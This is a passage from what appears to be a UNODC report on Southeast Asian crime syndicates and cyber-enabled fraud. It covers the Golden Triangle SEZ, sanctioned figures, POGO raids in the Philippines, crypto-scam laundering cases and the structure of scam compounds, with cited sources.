50 UNODC, Regional Meeting of Analysts and Investigators on Transnational Organized Crime and Cyber-Enabled Fraud, Bangkok, Thailand, August 2024.

51 Securities and Exchange Commission, Order of Revocation, July 2024. Accessed at: https://www.sec.gov.ph/wp-content/uploads/2024/07/2024Order-of-Revocation_Empire-999-Realty-Corporation.pdf

52 Philippine Amusement and Gaming Corporation, List of Accredited Service Providers, August 2023. Accessed at: https://www.pagcor.ph/regulatory/pdf/offshore/list-of-accredited-service-providers.pdf

53 Nineteenth Congress of the Republic of The Philippines Second Regular Session, Senate Committee Report No. 136, September 2019. Accessed at: https://legacy.senate.gov.ph/lisdata/4275238891!.pdf

54 House Committees on Public Order and Safety and on Games and Amusements, July 2024.

55 UNODC, Regional Meeting of Analysts and Investigators on Transnational Organized Crime and Cyber-Enabled Fraud, Bangkok, Thailand, August 2024.

56 Royal Thai Police, Cyber Crime Investigation Bureau, Media Release, November 2023.

57 Ibid.

58 Australian Federal Police, AFP targets outlaw motorcycle gangs in South-East Asia, Media Release, July 2022. Accessed at: https://www.afp.gov.au/news-centre/media-release/afp-targets-outlaw-motorcycle-gangs-south-east-asia

heroin, methamphetamine and cocaine trafficked to Australia.[59]

Source: Royal Thai Police (2023).

Another significant case involves Business Group 1 (BG 1). Operating from a base in one Mekong country for the past decade, BG 1 has rapidly established itself as a major property developer with a public facing brand providing a front for an expansive portfolio of interests in land-based and online gambling, cyber-enabled fraud operations, and drug trafficking according to law enforcement sources.[60] One senior member of Conglomerate 1 is named in Taiwan PoC court documents in connection with large-scale methamphetamine production and trafficking.[61]

Although the entity has a limited public footprint in Taiwan PoC, it quickly accumulated large areas of prime real estate in the country in which it is based and and has a documented history of donating to state-backed philanthropic causes, sponsoring sporting events, and networking with influential political and business elites.

BG 1 owns a major online gaming brand which provides games to hundreds of licensed and unlicensed online casino websites across the region and beyond. It also owns a land-based casino and has invested in a large business park located in a major online gambling and cyber-enabled fraud

hub. This location has been the subject of multiple raids that have resulted in rescues of people claiming to be detained there and forced to engage in online crimes. Arrests have been made during these raids, during which undocumented foreign workers were found and a number of weapons and a small amount of drugs were seized.[62,63]

The public face of the company focuses on its legitimate business interests, which include a major tourism resort and high-end hotel and office developments, one of which has a partnership with a major U.S. hospitality company. In addition to business interests in at least two other Southeast Asian countries, it established a large number of companies in Georgia, where reports have linked it to sites hosting cyber-enabled fraud. Conglomerate 1 is also the official sponsor of a top flight Georgian football club.

Developments involving Lao PDR-based criminal groups

With mounting law enforcement pressure in neighbouring countries in recent years, transnational organized crime groups have been increasingly targeting Lao PDR, particularly in the case of establishing cyber-enabled fraud operations and trafficking for forced criminality, with indication of possible spillover throughout parts of the country beyond the GTSEZ. The GTSEZ and its Kings Romans casino complex represent one of the largest and most visible criminal enclaves in southeast Asia. The GTSEZ is strategically located adjacent to the porous border with Myanmar and Thailand on the east bank of the Mekong River, in Bokeo, Lao PDR, and has longstanding connections to the drug trade in Shan State and other parts of Asia.[64] It has been identified as a key drug trafficking and money laundering hub connected to other criminally implicated casinos and junkets in the region by law enforcement and financial intelligence agencies.[65]

Zhao Wei is the owner of the Dok Ngiew Kham Group and co-owner of Hong Kong, China-listed Kings Romans International (HK) which controls the zone and operates its casino. In January 2018, the U.S. Department of the Treasury's Office of

59 Australian Federal Police, AFP targets outlaw motorcycle gangs in South-East Asia, Media Release, July 2022. Accessed at: https://www.afp.gov.au/news-centre/media-release/afp-targets-outlaw-motorcycle-gangs-south-east-asia

60 UNODC, Regional Meeting of Analysts and Investigators on Transnational Organized Crime and Cyber-Enabled Fraud, Bangkok, Thailand, August 2024.

61 High Prosecutor's Office of Taiwan PoC, Wanted Inquiry System, September 2024.

62 Provincial Police of One Mekong Country, Media Release, August 2022.

63 Based on consultations with several civil society and nonprofit organizations working to support victims of trafficking for forced criminality in the Mekong. region

64 UNODC, Casinos, Money Laundering, Underground Banking and Transnational Organized Crime in East and Southeast Asia, January 2024.

65 Ibid.

One of multiple Telegram posts highlighting apparent abuses taking place at the unnamed compound in Vientiane, Lao PDR, identified by ChongLuaDao (Viet Nam) and UNODC researchers (left) and satellite image (May 2024). Source: Google Earth.

Foreign Assets Control (OFAC) sanctioned Kings Romans and Zhao Wei, declaring his network a 'transnational criminal organization' and imposing sanctions on him and three associates as well as three of his companies based in Lao PDR, Thailand, and Hong Kong, China law enforcement authorities in Southeast Asia have also reported indication of a significant presence of ethnic armed groups from Myanmar operating within the GTSEZ.[66]

While authorities have long maintained that there is no transnational organized crime taking place within the zone, in December 2023 authorities in China, Lao PDR, and later Viet Nam began to execute a series of ongoing joint operations targeting cyber-enabled syndicates based in the GTSEZ, raiding seven business offices and arresting 462 suspects.[67] The heightened law enforcement pressure has recently culminated in a zone-wide ban on cyber-enabled fraud operators, effective 24 August 2024, resulting in a partial displacement of criminal groups operating in the zone. Although much of the focus has been on the GTSEZ, operations are present in other parts of the country, with authorities in Luang Prabang and Vientiane provinces, among others, reporting multiple arrests involving criminal groups engaged in cyber-enabled fraud in the first half 2024.

In June 2024, numerous Telegram users reported complaints in various underground forums involving the purported detention of hundreds of foreign nationals in a recently constructed and expanding business park in Vientiane. The complaints, which continue to surface, describe a fortified compound secured with armed guards located in a remote area in the north of the city where workers who have been lured in, have had their passports confiscated, and are routinely exposed to beatings, torture, and slave-like working conditions. These details have been further corroborated by one Vietnamese civil society organization working with victims of cyber-enabled fraud and trafficking for forced criminality.[68]

In addition to these developments, there is also indication that longtime senior 14K triad member, Wan (Broken Tooth) Kuok Koi, has increased engagement in Lao PDR and other parts of Southeast Asia and the Pacific[69] over the past year through the World Hongmen History and Culture Association. In December 2020, Wan was designated by the U.S. Treasury OFAC as a triad leader and his companies as engaging in various criminal activities including drug trafficking, human trafficking, and illegal gambling.[70] He is believed to be a key investor in casino and cyber-enabled fraud compounds in and around Kayin State, Myanmar, through his Hong Kong, China-registered Dongmei Group, alongside related businesses in other neighbouring countries.[71]

---

66 UNODC, Regional Meeting of Analysts and Investigators on Transnational Organized Crime and Cyber-Enabled Fraud, Bangkok, Thialand, August 2024.

67 Ministry of Public Security of Lao PDR, Media Release, December 2023.

68 ChongLuaDao (Viet Nam), Bilateral Consultation, July 2024.

69 UNODC, Transnational Organized Crime in the Pacific: Expansion, Challenges and Impact, October 2024.

70 h U.S. Department of the Treasury, Treasury Sanctions Corrupt Actors in Africa and Asia, December 2020. Accessed at: https://home.treasury.gov/news/press-releases/sm1206.

71 UNODC, Casinos, Money Laundering, Underground Banking and Transnational Organized Crime in East and Southeast Asia, January 2024.

In a business trip in early 2024, Wan and several associates travelled across Lao PDR, visiting the GTSEZ, Thatluang Lake SEZ in Vientiane province, and several locations in the southern provinces of Savannakhet and Champasak where other projects are being developed along the Cambodian border. While there is nothing to suggest that these visits relate to any immediate criminal activity, they signal a possible ongoing expansion of industry infrastructure beyond the GTSEZ. In recent years, Wan and various business associates have also been observed surveying various parts of Lao PDR on official business and establishing new companies in neighbouring countries despite facing sanctions, as shown in the image below.

Images of Wan Kuok Koi and several business associates visiting various locations and special economic zones in Bokeo, Champasak, Savannakhet and Vientiane provinces. Source: World Hongmen History and Culture Association, 2024.

In early 2023, Wan was also active in Bangkok, Thailand alongside his purported lieutenant and self-identifying senior Hongmen member. Wan's associate was arrested by local authorities following a major scandal involving the leak of a video in which he can be observed instructing other members to engage in illegal online gambling, fraud, and drug trafficking.[72] However, he ultimately managed to avoid further investigation and fled the country.[73] He has remained active across various countries in Southeast Asia, Africa, and the Middle East on behalf of the Hongmen, and has been linked to various casino and cyber-enabled fraud operations in multiple Southeast Asian countries.[74]

Image of Wan Kuok Koi and a senior Hongmen associate in Bangkok, Thailand, 2023.

It is worth noting that the former Hongmen Thailand chapter shared office space with a criminally implicated Economic Exchange and Trade Association which was also frequented by Wan Kuok Koi.[75] In June 2023, U.S. Secret Service seized about US $500,000 in cryptocurrency from an account belonging to a senior member of the Association who was publicly outed by a major international media investigation[76] for receiving at least US $9.1 million in cyber-enabled fraud proceeds.[77] In total, cryptocurrency worth more than US $90 million flowed into the individual's Binance account between January 2021 and November 2022, resulting in a significant law enforcement asset forfeiture by authorities in the United States.[78,79]

In recent years, Zhao Wei, together with one direct relative who currently serves as Vice Chairman of the GTSEZ, have also been observed expanding their presence in neighbouring Southeast Asian countries, and particularly Cambodia. The pair have registered several property development and investment companies in Phnom Penh and Sihanoukville, securing at least two major land concessions in highly strategic locations, including various islands.

72   Policy TV, "Deputy Choke" orders the dismantling of the illegal association 'Gang 14K' to defraud and take advantage of Thai and Chinese people (translated), March 2023. Accessed at: https://policetv.tv/archives/33525.

73   Royal Thai Police, Immigration Bureau, 2023.

74   UNODC, Regional Meeting of Analysts and Investigators on Transnational Organized Crime and Cyber-Enabled Fraud, Bangkok, Thailand, August 2024.

75   Office of Financial Sanctions Implementation HM Treasury, Global Human Rights Sanctions, Financial Sanctions Notice, December 2023. Accessed at: https://assets.publishing.service.gov.uk/media/6572d548049516000d49be78/Notice_Global_Human_Rights_081223.pdf.

76   Reuters, Crypto scam: Inside the billion-dollar 'pig-butchering' industry, Special Report, November 2023. Accessed at: https://www.reuters.com/investigates/special-report/fintech-crypto-fraud-thailand/

77   TRM Labs, November 2023.

78   Ibid.

79   United States Secret Service, Official court filing, November 2023.

Expansion of Asian crime syndicates beyond the Golden Triangle

In April 2024, Isle of Man constabulary raided the offices of Gaming Company 1 (GC 1), a registered online gambling company, in connection to a wider fraud and money laundering investigation.[80] This led to the immediate suspension of licenses held by GC 1 and another affiliated company by Isle of Man Gambling Supervision Commission,[81] with regulators announcing shortly after that both had been cancelled.[82] The Isle of Man Financial Services Authority also ordered an affiliated virtual asset firm, which was registered at the same address, to suspend its operations, noting the ongoing criminal investigation and its mutual directors and officers shared with GC 1.[83] The virtual asset firm was de-registered in early May 2024[84] and appears to have had positioned itself as the "world's first blockchain-enabled law enforcement agency" specializing in stolen asset recovery prior to the raids according to various industry media (see below discussion on the prevalence of asset recovery scams).

Examination of extensive corporate filings and court documents shared by regional law enforcement authorities confirm that, in 2023, a Chinese court convicted six people who worked for another GC 1 affiliate which operated from an initial base in the Philippines before being transferred to the Isle of Man. Court documents show[85] that the syndicate defrauded victims in mainland China out of millions of dollars through fraudulent investment schemes, with authorities identifying one of the co-founders of the affiliate

as a Chinese-born Dominican national. GC 1 was in the process of building a new £70 million (US $92.5 million) headquarters which was halted after the raid in April and is understood to have represented the largest single private investment on record in the Isle of Man.[86]

Proposed GC 1 development in the Isle of Man. Source: Official GC 1 development plans, July 2024.

Further examination of GC 1's online presence prior to the raid reveals only a very simple website designed with limited functionality serving as a landing page, consistent with shell iGaming businesses used as fronts by criminal groups for laundering of criminal proceeds. The company's co-founder is also listed as Chairman of a Mekong-based payment and investment firm which has been reported for investment fraud on various scam alert websites.[87]

Most notably, GC 1's co-founder appears to have developed strong connections to Zhao Wei and the GTSEZ in recent years prior to his expansion into the Isle of Man. While the precise nature of their business dealings remains unclear, the individual features in official GTSEZ media packages relating to a major launching ceremony dating back to December 2018 where he can be seen being appointed as the President of a Chamber of Commerce and Industry by Zhao Wei, although available information is limited at the time of writing.[88]

80 Isle of Man Constabulary spokesman, quoted in Isle of Man Today, Seven arrests in 'series' of police raids linked to Isle of Man gaming company investigation, 29 April 2024. https://www.iomtoday.co.im/news/seven-arrests-in-series-of-police-raids-linked-to-isle-of-man-gaming-company-investigation-683322

81 Isle of Man Gambling Supervision Commission, Public Statement Suspension of Gambling Licences, April 2024.

82 Isle of Man Gambling Supervision Commission, Public Statement: Cancellation of Gambling Licence for Dalmine Limited, 24 July 2024. https://www.isleofmangsc.com/gambling/news-gambling/24-july-2024-public-statement-cancellation-of-gambling-licence-for-dalmine-limited/; Isle of Man Gambling Supervision Commission, Public Statement: Cancellation of Gambling Licence, July 2024.

83 Isle of Man Financial Services Authority, Soteria Solutions Limited – issue of direction, April 2024.

84 Isle of Man Financial Services Authority, May 2024.

85 Wuzhi County People's Court of Henan Province, Criminal Judgement, Case No. 579 (2023).

86 Vixio, Isle of Man Suspends Two Licensees Over 'Criminal Investigation', Briefing. Accessed at: https://www.vixio.com/blog/latest-gambling-news-isle-of-man-suspends-two-licensees-over-criminal-investigation

87 Ministry of Commerce of Cambodia, Business Registration, Company Registry, July 2024.

88 Golden Triangle Special Economic Zone Administration, official media release, December 2018.

Zhao Wei and GC 1 co-founder attending the launch ceremony of a Chamber of Commerce and Industry in the Golden Triangle SEZ, Bokeo, Lao PDR. Source: Golden Triangle Special Economic Zone, 2018.

While not directly connected to GC 1 or the abovementioned Chamber of Commerce, it is worth noting that Kings Romans also maintains a presence in the online gaming space connected to its former iGaming company, Landun (or Blue Shield) Gaming. Although the entity is likely to have rebranded following the Group's sanction designation in 2018, it has maintained trademarks in the U.K. and European Union, and formerly in the Republic of Korea and Philippines, and appears to correspond to one of the Group's sanctioned businesses, Myanmar Macau Landun, and the GTSEZ's main land-based casino, formerly known as the Blue Shield.[89]

Two recently dissolved U.K.-listed companies, Landun Global Investing and Landun LD Co.,[90,91] are registered at two addresses shared by more than 4,000 and 9,000 registered companies, respectively, with many linked to Chinese directors and reported in relation to a variety of cyber-enabled fraud incidents. With respect to the former, Landun Global Investing has been widely reported online by fraud victims who were unable to withdraw their invested funds. This was further corroborated by the Anti-Fraud

Network of Taiwan PoC Police, which designated the company as a fraudulent investment platform in a recent public notice.[92]

Screen capture of Landun Gaming intellectual property registry and Landun Global Investment fraud platform. Source: World Intellectual Property Organization Global Brands Database and Landun Global Investment (2024).

Coincidentally, in April 2024, authorities in Chiang Rai, Thailand also seized a large quantity of high-tech equipment believed to belong to a cyber-enabled fraud syndicate moving its base of operations from Myanmar to the GTSEZ, using Thailand for transit. Among items seized, authorities recovered 4,998 U.K. SIM cards alongside 10 Starlink satellites and a variety of debit cards, bank passbooks, and other financial documents pertaining to large amounts of fraudulently obtained bank accounts used for money laundering.[93]

89   World Intellectual Property Organization Global Brands Database, 2024. Accessed at: https://branddb.wipo.int/en.
90   Companies House UK, Landun Global Investing Limited, Corporate Reigstry, September 2024.
91   Companies House UK, Landun LD, Corporate Reigstry, September 2024.
92   Taiwan PoC Police Agency, 台灣警政署165防騙網111/7/18-111/7/24民眾通報假投資(博弈)詐騙網站, Public Notice, August 2022.
93   UNODC Bilateral meeting with Royal Thai Police, May 2024.

Industrialization of regional cyber-enabled fraud

Cyber-enabled fraud operations in Southeast Asia have taken on industrial proportions using workforces compromising of trafficked victims and complicit individuals. In 2023, the Supreme People's Procuratorate (SPP) of China reported that independent and scattered fraud gangs had been replaced by larger, consolidated criminal groups often operating under the guise of industrial and science and technology parks. Authorities have further indicated that these groups have created stable networks under which previously independent groups now operate.[94,95] The SPP has also noted that as these crime groups have grown in size, their criminal activities have converged and intertwined, escalating to trafficking in persons, kidnapping, illegal detention, and torture, among other offences.[96]

The rapid expansion of these consolidated zones of criminality can be observed through satellite imagery of major hubs such as Myanmar's KK Park in Kayin State.[97] Signs of development at this location first appeared in early 2020, however in the span of four years it has emerged as one of the largest and most active criminal enclaves in the region.

It is worth noting that the growing adoption of cryptocurrency, among other technologies rapidly integrated by Asian crime syndicates, has served as an important catalyst behind the ability of cyber-enabled fraud operators based in the region to expand globally. This is due to the ease with which rapid cross-border transactions can take place, low levels of understanding among law enforcement about how cryptocurrencies function, and in some cases, the breakdowns of cross-border law

enforcement cooperation, investigation, case intake, and asset recovery. Powerful transnational criminal networks operating in the region have developed a range of sophisticated structures, mechanisms, and techniques to launder stolen funds, examined in depth in the next chapter.

Figure 1. Satellite imagery illustrating rapid development of KK Park, Kayin State, Myanmar, 2019 – 2024

KK Park, Kayin State, Myanmar, June 2019 (top) and June 2024 (bottom). Source: Google Earth, e-GEOS and European Space Agency, 2024.

---

94 Supreme People's Procuratorate of the People's Republic of China, 检察机关打击治理电信网络诈骗及其关联犯罪工作情况（2023年）[Procuratorial Organs' Efforts to Combat and Govern Telecommunications Network Fraud and Related Crimes (2023)], 30 November 2023. https://www.spp.gov.cn/xwfbh/wsfbt/202311/t20231130_635181.shtml#2

95 Global Fraud Meeting, National Police Agency of Japan, Tokyo, Japan, September 2024.

96 Supreme People's Procuratorate of the People's Republic of China, 检察机关打击治理电信网络诈骗及其关联犯罪工作情况（2023年）[Procuratorial Organs' Efforts to Combat and Govern Telecommunications Network Fraud and Related Crimes (2023)], 30 November 2023. https://www.spp.gov.cn/xwfbh/wsfbt/202311/t20231130_635181.shtml#2

97 UNODC, Casinos, Money Laundering, Underground Banking and Transnational Organized Crime in East and Southeast Asia, January 2024.

Source: United States Department of Justice and Secret Service, May 2024.

Funds from Cambodia-linked crypto scam laundered and transferred to the United States

In May 2024, U.S. authorities announced the arrest of a dual citizen of China and St. Kitts and Nevis and resident of Cambodia and the United Arab Emirates, alongside a Chinese national and U.S. resident co-conspirator, for laundering at least US $73 million through shell companies tied to cryptocurrency investment scams.[98]

According to court filings and financial analysis involving fraud payments from more than 40 victims, the pair are alleged to have directed an intricate money laundering network in which a team of subordinates registered approximately 74 shell companies and associated bank accounts with the sole purpose of facilitating the laundering of millions in stolen funds. Many of these accounts and shell companies were located in the Central District of California. A network of money launderers then facilitated the transfer of those funds to other domestic and international bank accounts and cryptocurrency platforms in a manner designed to conceal the source, nature, ownership, and control of the funds. The bank accounts for the shell companies received over US $80 million in victim funds which were subsequently transferred to two accounts held at Deltec Bank in the Bahamas.[99] One of these accounts was registered by a Cambodian company, which is chaired by a former director at a criminally-implicated Sihanoukville-based casino group.[100]

According to the complaint against one co-conspirator, one U.S. victim who had reported their incident in May 2022 had been contacted by fraudsters on WhatsApp who eventually convinced them to make cryptocurrency investments on a spoofed platform imitating the legitimate CoinZoom exchange.[101] Over a two month period, this individual invested approximately US $1.5 million, only to be informed he needed to pay a fee and taxes in order to cash out his investment. Stolen funds were converted into USDT and transferred to a Binance wallet purportedly connected with the arrested individual. A separate TRON wallet allegedly connected to the scheme received over US $341 million in virtual currency over a three-year period beginning in April 2021.[102]

---

98   United States Attorney's Office, Central District of California, Press Release, May 2024. Accessed at: https://www.justice.gov/usao-cdca/pr/two-foreign-nationals-arrested-laundering-least-73-million-through-shell-companies

99   United States District Court for the Central District of California, Case No. 2:24-mj-02055-DUTY, Criminal Complaint, April 2024.

100   Ministry of Commerce of Cambodia, Corporate Registry Database, September 2024.

101   United States District Court for the Central District of California, Case No. 2:24-mj-02055-DUTY, April 2024.

102   Ibid.

One feature of the broader scam landscape over the past year relates to how much of the total year-to-date scam inflows have gone to wallets that became active this year, suggesting a surge in new scams. As illustrated in Figure 2 below, the chart examines the share of total scam revenue sent to wallets first seen in the year their respective scams received cryptocurrency. Notably, 43 per cent of year-to-date scam inflows have gone to wallets that became active this year – representing a significant trend as the next highest year, 2022, saw just 29.9 per cent of total year-to-date flows go to wallets that became active that year. [103]

Figure 2. Share of inflows to scam wallets based on year of first activity, Jan 2021 – July 2024

Source: Chainalysis, Crypto Crime Mid-Year Update, August 2024.

In addition to the sophisticated money laundering methods required to service the industry, as the regional criminal ecosystem has industrialized, a parallel diversification of criminal actors, workforce, targets and victims has also taken place. The regional cyber-enabled fraud industry has also converged with the land-based and online casino industry both geographically and operationally. For example, overlaying the locations of Cambodia's licensed casinos with sites known to have housed online gambling and cyber-enabled fraud operations shows that all three largely cluster in the same main locations.[104] Additionally, numerous casinos house online operations in segregated parts of their property, have been found to simply operate as a front for online gambling or cyber-enabled fraud.[105]

The abovementioned KK Park compound is just one example, and numerous other massive zones have also been observed emerging and expanding in the region, as well as standalone business

parks dedicated to hosting cyber-enabled fraud operations. A major driver behind this expansion was crackdowns in mainland China and Taiwan PoC, which led cyber-enabled fraud and gambling groups to relocate to Southeast Asia. As law enforcement actions in China pivoted to tackling these overseas groups, they adapted, capitalizing on advancements in technology and their increasing entrenchment in the region.[106]

As industry capacities developed, scams began to target Chinese-speaking communities across the region and globally. Chinese-led criminal operations began to recruit more diverse workforces able to target much broader 'markets', and groups from other countries including Indonesia, Malaysia, Thailand, and Viet Nam began to work with Chinese counterparts and later establish their own operations. As covered in more detail below, major criminal groups from Japan and the Republic of Korea have also moved into various parts of the region.

This trend is well represented by a marked decline in the average lifespan of scams, shown below. Between 2020 and 2024 year-to-date, the average number of days scams were active has significantly decreased, dropping from an average of 271 days in 2020 to 42 days in the first half of 2024. This macro trend is consistent with the continued pivot of scammers away from elaborate ponzi schemes that cast a wide net to more targeted campaigns including pig butchering or address poisoning, driven in part by increasing enforcement efforts and stablecoin issuers increasingly blacklisting scam addresses.

Figure 3. Average scam lifespan by year first active on-chain, Jan 2020 – July 2024

Source: Chainalysis, Crypto Crime Mid-Year Update, 2024.

103 Chainalysis, Crypto Crime Mid-Year Update, August 2024.
104 UNODC, Casinos, Money Laundering, Underground Banking and Transnational Organized Crime in East and Southeast Asia, January 2024.
105 Ibid.

106 Ibid.

Zun Yuan Technology, March 2024 (left) and workers being detained during raid of Smart Web Technology, October 2023 (right). Source: Rappler, 2024.

## Philippines: POGO raids uncover evidence of expansive criminal operations

In 2023, law enforcement action targeting POGOs ramped up, with major raids taking place at locations suspected of involvement in a range of serious crimes. While the POGO licensing framework was created to regulate online gambling operations targeting gamblers outside the Philippines, these raids uncovered evidence of widespread exploitation amounting to human trafficking, illegal detention, torture, cyber-enabled fraud, and other offences.

In May 2023, a raid at Clark Sun Valley Hub Corporation in Mabalacat City, Pampanga, uncovered more than 1,300 people working in apparent forced labour conditions, the majority of whom were foreigners. This included 428 Vietnamese, 301 Chinese, and 243 Indonesians.[107] Police reported that these people were "forced into working for a fraudulent cyber-enabled industry, victimizing their fellow citizens."[108] Local media reported that workers had their passports seized and were trained to defraud targets in Europe and North America, unable to leave the secured compound. The company that subleased the property previously operated in Dubai before relocating to The Philippines. At the time, Sun Valley had provisional accreditation from the gaming regulator, which was cancelled following the raid.[109]

A month later in Las Piñas City, another company, Xinchuang Network Technology, was raided, with more than 2,700 workers from over 20 different countries discovered, including hundreds of Chinese, Vietnamese, Indonesians and Malaysians.[110] Police confiscated over 100,000 unregistered SIM cards and equipment used for sending bulk messages. The next major raid occurred in August 2023, this time at Rivendell Global Gaming in Pasay City. Police found around 460 Filipino workers and 180 foreigners, along with hundreds of phones, computers, SIM cards, scripts for romance scams and devices used for text blasting.[111]

Another major law enforcement operation took place at Smart Web Technology in October 2023. Among the more than 700 workers questioned, officials found over 400 Chinese and 20 Vietnamese, as well as Koreans, Malaysians, and individuals from Taiwan PoC. During the raid, officers rescued people with visible signs of physical violence and found blood-stained handcuffs and 'torture devices' including tasers and baseball bats. According to the Presidential Anti-Organized Crime Commission (PAOCC), in addition to vast available evidence related to cyber-enabled fraud, there was also strong evidentiary indication of sex trafficking.[112] Video footage of the raid showed offices of computer workstations with online gambling websites still on their screens, as well as areas of the building used for live sex shows.[113]

107 UNODC, Regional Meeting of Analysts and Investigators on Transnational Organized Crime and Cyber-Enabled Fraud, Bangkok, Thailand, August 2024.

108 Philippine National Police, Media Release, May 2023. Accessed at: https://www.facebook.com/anticybercrimegroup/posts/620034290161954/.

109 Philippine Amusement and Gaming Corporation, PAGCOR cancels accreditation of Pogo Hub in Pampanga, Media Release, 30 May 2024. Accessed at: https://www.pagcor.ph/press-releases/pagcor-cancels-accreditation-of-pogo-hub-in-pampanga.php.

110 UNODC, Regional Meeting of Analysts and Investigators on Transnational Organized Crime and Cyber-Enabled Fraud, Bangkok, Thailand, August 2024.

111 Ibid.

112 UNODC, Roundtable on Transnational Organized Crime and Cyber-Enabled Fraud, Manila, Philippines, May 2024.

113 Ibid.

In March 2024, a raid on Zun Yuan Technology in Bamban, Tarlac, uncovered a complex web of actors suspected of involvement in human trafficking, illegal online gambling, cyber-enabled, and money laundering, among other offences. The raid of the expansive complex followed complaints from a Vietnamese worker who escaped the compound, finding over 800 workers including nationals of at least six countries, as well as Filipinos.[114] According to PAOCC, 280 of the foreigners found lacked the necessary documentation to be in the country legally, with interviews with workers revealing the site was a hub for various scam activities.[115] The same site had been raided just over a year earlier, after which it changed name and continued operating.[116] The raid and investigation ultimately led to the downfall of the town's mayor, who has been found to have had a stake in the project and fled the country, before being arrested in Indonesia and returned.[117] It is also worth noting that related police-to-police cooperation between authorities in the Philippines and Indonesia was facilitated through the UNODC Emergency Response Network (ERN).[118]

Demonstrating the transnational characteristics of these operations, the Zun Yuan Technology case is also linked to individuals convicted in a major money laundering case in Singapore. In at least two cases, investigations of raided hubs found indications that hacking activities were being conducted from those locations. At Zun Yuan Technology, one senator aired concerns during a Senate Committee hearing that information from intelligence agencies suggested surveillance and hacking of government websites were traceable to the site.[119] Following the June 2024 raid of yet another POGO operation in Porac called Lucky South 99, police pursued and later captured a Chinese national identified as a purported hacker who evaded capture during the raid.[120]

---

114 Ibid.
115 Ibid.
116 Philippine National Police, Media Release, 1 February 2023. Accessed at: https://cidg.pnp.gov.ph/offshore-gaming-company-running-a-fraudulent-investment-scam-ceased-by-cidg-851-workers-held/.
117 UNODC, Roundtable on Transnational Organized Crime and Cyber-Enabled Fraud, Manila, Philippines, May 2024.
118 The UNODC Emergency Response Network (ERN) established in 2024 to facilitate international cooperation between seven most affected states in the region to rescue, disrupt and combat trafficking in persons and associated crimes.
119 Senate of the Philippines, Hontiveros airs concern over POGO's possible connection to hacking, surveillance, Media Release, 7 May 2024. Accessed at: https://legacy.senate.gov.ph/press_release/2024/0507_hontiveros1.asp.
120 Bureau of Immigration, Chinese computer hacker who worked for online gaming hub nabbed in La Union, Media Release, 22 July 2024. Accessed at: https://immigration.gov.ph/chinese-computer-hacker-who-worked-for-online-gaming-hub-nabbed-in-la-union/.

Organizational structure of regional cyber-enabled fraud operations and common tactics and techniques

The specific internal structure of cyber-enabled fraud operations will vary, but broadly speaking they have a pyramid-like structure of a criminal network, with the scam operators at the bottom, reporting to team leaders, who in turn are overseen by managers. The compounds in which they operate rent space to them at a premium, in return guaranteeing stable power, internet connection, and other services, as well as 'safety'. Offices of various sizes are available for rent, and some larger operations may rent entire floors or buildings. Both online gambling and cyber-enabled fraud operators may occupy the same buildings or compounds.

Beyond the actual scam operations, mirroring legitimate businesses, larger operations have human resources departments that deal with recruitment and staffing issues, with finance departments handling payments and commissions. Property managers take care of the overall running of the property, including leasing units and provision of security. At the top of the compound power structure are the operation owners and their local business partners or protectors, who generally operate from behind the scenes and can be challenging if not impossible to identify.

Figure 4. Hierarchy of offenders in trafficking for forced criminality

Source: Elaboration based on UNODC Policy Brief on Casinos, Cyber Fraud and Trafficking in Persons for Forced Criminality, 2023.

